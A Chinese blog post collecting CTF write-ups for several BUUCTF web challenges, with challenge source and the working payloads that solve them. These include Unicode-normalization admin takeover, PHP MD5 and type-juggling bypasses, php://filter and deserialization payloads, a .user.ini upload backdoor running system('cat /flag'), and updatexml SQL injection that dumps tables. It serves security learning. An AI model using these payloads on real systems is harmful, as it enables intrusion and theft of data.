from forms import RegisterForm, LoginForm, NewpasswordForm
from twisted.words.protocols.jabber.xmpp.stringprep import nodeprep
```

```

from io import BytesIO
from code import get_verify_code

@app.route('/code')
def get_code():
    image, code = get_verify_code()
    # 图片以二进制形式写入
    buf = BytesIO()
    image.save(buf, 'jpeg')
    buf_str = buf.getvalue()
    # 把buf_str作为response返回前端, 并设置首部字段
    response = make_response(buf_str)
    response.headers['Content-Type'] = 'image/gif'
    # 将验证码字符串储存在session中
    session['image'] = code
    return response

@app.route('/')
@app.route('/index')
def index():
    return render_template('index.html', title = 'hctf')

@app.route('/register', methods = ['GET', 'POST'])
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)

@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)

```

```

        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
    logout_user()
    return redirect('/index')

@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
    if request.method == 'POST':

        flash('post successful')
        return redirect(url_for('index'))
    return render_template('edit.html', title = 'edit')

@app.errorhandler(404)
def page_not_found(error):
    title = unicode(error)
    message = error.description
    return render_template('errors.html', title=title, message=message)

def strlower(username):
    username = nodeprep.prepare(username)
    return username

```

然后我就没什么思路了，下面看一下大佬们的解题方法

- **代码审计：**这里重点要注意以下 `strlower()` 函数，其中调用 `nodeprep.prepare` 函数，在代码开头有一行代码：`from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep`，说明 `nodeprep` 是从 `twisted` 模块中导入的，利用 `nodeprep.prepare` 函数会将 unicode 字符 `^` 转换成 `A`，而 `A` 在调用一次 `nodeprep.prepare` 函数会把 `A` 转换成 `a`。而值得注意的是 `strlower()` 自定义函数被调用了三次，分别是 `register`、`login`、`change`，即注册、登陆、修改密码时都会被调用。
- **思路：**用 `^admin` 注册，后台代码就会调用一次 `nodeprep.prepare` 函数，把用户名转换成 `Admin`；修改一次密码，再次调用 `nodeprep.prepare` 函数，使用户名由 `Admin` 转换为 `admin`，重新登陆，就可以得到 flag

register

Username \*

Password \*

verify\_code \*

vwh2

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登陆

# hctf

## Hello Admin

### Welcome to hctf

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进入之后自动将 `Admin` 转换为 `Admin`  
然后修改密码重新登陆

# login

Username \*

Password \*

Remember Me

login

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

hctf

Hello admin

flag{20cc3c7b-f04f-4d43-a8d1-4853a7d1b24c}

Welcome to hctf

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

拿到flag~~


[\[极客大挑战 2019\]BuyFlag](#)

MENU

**SYCLOVER**

HI HACKERS  
HERE IS THE SECRET WEBSITE  
OF THE SYCLOVER

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)



查看源码

```

83 <!--
84     ~~~ post money and password ~~~
85 if (isset($_POST['password'])) {
86     $password = $_POST['password'];
87     if (is_numeric($password)) {
88         echo "password can't be number</br>";
89     }elseif ($password == 404) {
90         echo "Password Right!</br>";
91     }
92 }
93 -->


```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

代码审计：以post方式传参，money=100000000，password满足等于404，但是不能为数字，所以password等于404+任意字符使用burpsuite抓包

总结一下需要满足四个条件：前面提示必须是cuit的学生；以post方式传参；money=100000000；password=404a。

所以修改cookie里的 user=0 为 user=1



password=404a&money=10000000 ,

```
Raw Params Headers Hex
POST /pay.php HTTP/1.1
Host: 41f59d41-64cd-486a-999e-81f7c17d6cd2.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://41f59d41-64cd-486a-999e-81f7c17d6cd2.node4.buuoj.cn:81
Connection: close
Referer: http://41f59d41-64cd-486a-999e-81f7c17d6cd2.node4.buuoj.cn:81/pay.php
Cookie: user=1
Upgrade-Insecure-Requests: 1

password=404a&money=10000000

Raw Headers Hex HTML Render
</header>
<section class="wrapper style5">
  <div class="inner">
    <h3>attention</h3>
    <p>If you want to buy the FLAG:<br>
      You must be a student from CUIT!!!<br>
      You must be answer the correct password!!!
    </p>
  </div>
</section>
<hr />
<p>
  you are Cuiteer! Password Right! Number lenth is too long!
</p>
https://blog.csdn.net/m0_52923241
```

这里提示数字太长

password=404a&money=1e9

```
request
Raw Params Headers Hex
POST /pay.php HTTP/1.1
Host: 41f59d41-64cd-486a-999e-81f7c17d6cd2.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://41f59d41-64cd-486a-999e-81f7c17d6cd2.node4.buuoj.cn:81
Connection: close
Referer: http://41f59d41-64cd-486a-999e-81f7c17d6cd2.node4.buuoj.cn:81/pay.php
Cookie: user=1
Upgrade-Insecure-Requests: 1


password=404a&money=1e9

response
Raw Headers Hex HTML Render
<h3>attention</h3>
<p>If you want to buy the FLAG:<br>
  You must be a student from CUIT!!!<br>
  You must be answer the correct password!!!
</p>
<hr />
<p>
  you are Cuiteer! Password Right! flag{df9bdb38-f04f4f3c-ac63-efc98fc41a34}
</p>
<hr />
https://blog.csdn.net/m0_52923241
```

## [BJDCTF2020]Easy MD5

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看源代码没有什么发现，抓包看一看



线索暗示: `Hint: select * from 'admin' where password=md5($pass,true)`

## md5(string,raw)

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式: TRUE - 原始 16 字符二进制格式; FALSE - 默认。32 字符十六进制数

现在需要构造or来绕过password, `md5(ffifdyop,true)='or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`

原sql查询语句则变为 `select * from user where username ='admin' and password`

`='or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c'` 即可绕过

类似的字符串还有: `md5(129581926211651571912466741651878684928,true)=\x06\xdaT0D\x9f\x8fo#\xdf\xc1'or'8`

在输入ffifdyop后, 出现

# Do You Like MD5?

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看源码

```

1 <!--
2 $a = $GET['a'];
3 $b = $_GET['b'];
4
5 if($a != $b && md5($a) == md5($b)) {
6     // wow, glzjin wants a girl friend.
7     -->
8

```

这里就需要知道一个知识点: md5加密后的值开头为0E是他们的值相等

`/level91.php?a=s878926199a&b=s155964671a`

出现以下提示



```
view-source:http://cd5aa602-3417-4ea2-8ddd-fa586929e12c.node4.buuoj.cn:81/levels91.php?a=s878926199a&b=s155964671
常用网址 来自 Google Chrome
1 <!--
2 $a = $GET['a'];
3 $b = $_GET['b'];
4
5 if($a != $b && md5($a) == md5($b)){
6 // wow, glzjin wants a girl friend.
7 -->
8
9 <!DOCTYPE html>
10 <html lang="zh-CN">
11 <head>
12 <meta charset="utf-8">
13 <meta http-equiv="X-UA-Compatible" content="IE=edge">
14 <meta name="viewport" content="width=device-width, initial-scale=1">
15 <style>
16 span {
17 position: relative;
18 display: flex;
19 width: 100%;
20 height: 700px;
21 align-items: center;
22 font-size: 70px;
23 font-family: 'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, Verdana, sans-serif;
24 justify-content: center;
25 }
26 </style>
27 </head>
28
29 <body>
30 <span>Do You Like MD5?</span>
31 </body>
32 </html>
33
34 <script>window.location.replace('./level114.php')</script>
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

我们访问level114.php

```
cd5aa602-3417-4ea2-8ddd-fa586929e12c.node4.buuoj.cn:81/level114.php
常用网址 来自 Google Chrome
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])) {
    echo $flag;
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

这里用php数组绕过，由于哈希函数无法处理php数组，在遇到数组时返回false，我们就可以利用false==false成立使条件成立。

```
param1[]=1&param2[]=2
```

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])) {
    echo $flag;
} flag{88a010c7-b1e4-4aad-bdc2-68af452d216e}
```

查看器 控制台 调试器 网络 {} 样式编辑器 性能 内存 存储 无障碍环境 应用

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL Split URL Execute

http://cd5aa602-3417-4ea2-8ddd-fa586929e12c.node4.buuoj.cn:81/level14.php

Post data  Referer  User Agent  Cookies Add Header Clear All

param1[]=1&param2[]=2 [https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## [ZJCTF 2019]NiZhuanSiWei


题目类型：反序列化+PHP伪协议

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/", $file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

这里注


释提示有一个useless.php文件，访问一下



[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

发现什么都没有

代码审计：有这样一行代码 `isset($text)&&(file_get_contents($text,'r')=="welcome to the zjctf"`，我们需要传入一个内容为 `welcome to the zjctf` 的文件。这时就要用到data协议，data协议通常是用来执行PHP代码，也可以将内容写入data协议中，然后让file\_get\_contents函数取读取。构造：`data://text/plain,welcome to the zjctf`，为了绕过某些过滤，这里用到base64编码。构造payload：`text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgemppdGV=`。然后有一个可控参数file，构造 `file=useless.php`，但是针对php文件我们需要进行base64编码，否则读取不到其内容，所以构造payload：`file=php://filter/read=convert.base64-encode/resource=useless.php`。得到以下经过base64加密的字符，




## welcome to the zjctf

PD9waHAglAoKY2xhc3MgRmxhZ3sglC8vZmxhZy5waHAglAogICAgcHVibGlljCRmaWxIOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmLuZygppeyAgCiAgICAgICAgYWoXNzZXQoJHRoaXMtPm  
[https://blog.csdn.net/m0\\_52523241](https://blog.csdn.net/m0_52523241)

接下来进行base64解密，得到useless.php内容

```
<?php
class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
```


```
<?php
class Flag{
    public $file='flag.php';
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$password=new Flag();
$password = serialize($password);
echo $password;
?>
```



O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

故最后payload为 /?

text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgemjkdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}



## welcome to the zjctf

oh u find it

U R SO CLOSE !///  
COME ON PLZ

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看源码

```
1 <br><h1>welcome to the zjctf</h1></br>
2 <br>oh u find it </br>
3
4 <!--but i cant give it to u now-->
5
6 <?php
7
8 if(2==3) {
9     return ("flag{08d57ab2-6eba-4161-b647-470edb6fd408}");
10 }
11
12 ?>
13 <br>U R SO CLOSE !///  
COME ON PLZ
```


[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## [SUCTF 2019]CheckIn

具体知识点[点这里](#)

方法一：user.ini文件构成PHP后门

创建 .user.ini 文件，前面的 GIF 是为了绕过检测；因为后台用exif\_imagetype函数检测文件类型，所以我们在文件前加上图片的特征，来绕过检测。



GIF

auto\_prepend\_file=a.jpg

上传

## Upload Labs

文件名:  未选择文件。

Your dir uploads/ea6cf191dc7eec7b0e43199e459204e5

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

创建图片文件



上传

## Upload Labs

文件名:  未选择文件。

Your dir uploads/ea6cf191dc7eec7b0e43199e459204e5

Your files :


```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "a.jpg" [4]=> string(9) "index.php" }
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

蚁剑链接 [http://5df3767e-4da9-41f9-85fc-](http://5df3767e-4da9-41f9-85fc-6629510b2f2b.node4.buuoj.cn:81/uploads/ea6cf191dc7eec7b0e43199e459204e5/index.php)

[6629510b2f2b.node4.buuoj.cn:81/uploads/ea6cf191dc7eec7b0e43199e459204e5/index.php](http://5df3767e-4da9-41f9-85fc-6629510b2f2b.node4.buuoj.cn:81/uploads/ea6cf191dc7eec7b0e43199e459204e5/index.php)





拿到flag~~

方法二：命令执行

上传图片马后，扫描根目录：`/index.php?a=var_dump(scandir("/"))`;

我们可以看见一个叫flag的文件

`/index.php?a=var_dump(file_get_contents("/flag")); or /index.php?a=system('cat /flag');`

## [极客大挑战 2019]HardSQL

经测试，一些and、union、select、空格等常见的SQL语句被过滤了

### updatexml()函数用法

UPDATEXML (XML\_document, XPath\_string, new\_value);

第一个参数：XML\_document是String格式，为XML文档对象的名称，文中为Doc

第二个参数：XPath\_string(Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。

第三个参数：new\_value，String格式，替换查找到的符合条件的数据 作用：改变文档中符合条件的节点

例：第二个参数使用不符合语法的参数，就会爆出错误信息

- 爆库名：`?username=admin'or(updatexml(1,concat(0x7e,database()),0x7e),1))%23&password=111` ——geek
- 爆表名：`?username=admin%27or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(%27geek%27)),0x7e),1))%23&password=111` ——H4rDsqr1
- 爆字段：`?username=admin%27or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like(%27H4rDsqr1%27)),0x7e),1))%23&password=111` ——id,username,password
- 爆数据：`?username=admin%27or(updatexml(1,concat(0x7e,(select(password)from(H4rDsqr1)),0x7e),1))%23&password=111` ——flag{2ffec74c-5046-40b9-b115-ed  
这里只爆出前面一部分flag，然后再使用right()函数拼接flag  
`?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsqr1)),0x7e),1))%23&password=111` ——6-40b9-b115-edce687a298b}

## [网鼎杯 2020 青龙组]AreUSerialz

题目类型：PHP序列化+代码审计

```
<?php
include("flag.php");
highlight_file(__FILE__);
class FileHandler {
    protected $op;
    protected $filename;
    protected $content;
    //类一执行就开始调用，其作用是拿来初始化一些值。
    //创建对象时触发
    function __construct() {
```

```

    $op = "1";
    $filename = "/tmp/tmpfile";
    $content = "Hello World!";
    $this->process();
}

public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}

private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}

private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}

private function output($s) {
    echo "[Result]: <br>";
    echo $s;
}

// 类执行完毕以后调用，其最主要的作用是拿来当垃圾回收机制。
// 对象被销毁时触发
function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}

}

// 判断变量是否为可显示字符，即ascii码值在32~125，
// 若是，则返回true，否则返回false
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
}

```



```

return true;
}
// 若以get传参的str变量的ASCII码值在32~125, 则进行反序列化
if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}
}

```

代码审计: `op` 变量使用强类型比较 `===` 判断 `this->op` 的值是否等于字符串2, 如果等于, 则将其置为1。在 `process()` 方法中, 使用弱类型比较 `==` 判断 `op` 的值是否对等于字符串2, 若为真, 则执行 `read()` 方法与 `output()` 方法。在 `read()` 方法中, 使用 `file_get_contents()` 函数来读取属性 `filename` 路径的文件。

编造序列化 (利用 `public` 属性序列化, 绕过 `is_valid()` 函数)

```

<?php
class FileHandler{
    public $op = 2;
    public $filename = "php://filter/read=convert.base64-encode/resource=flag.php";
    public $content;
}
$obj = new FileHandler();
echo serialize($obj);
?>

```

得到序列化结果为 `O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:7:"content";N;}`

构造payload: `/?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:7:"content";N;}`

[Result]:

`PD9waHAqJGZsYWc9J2ZsYWd7MjEwODlwNzQtMzBiNi00MDA2LWI0MjQtNjgwZjk0MDU2MGMzfSc7Cg==`



然后将得到的结果base64解码

加密前字符串

`PD9waHAqJGZsYWc9J2ZsYWd7MjEwODlwNzQtMzBiNi00MDA2LWI0MjQtNjgwZjk0MDU2MGMzfSc7Cg==`



结果

`<?php $flag='flag{21082074-30b6-4006-b424-680f940560c3}';`

拿到flag~~

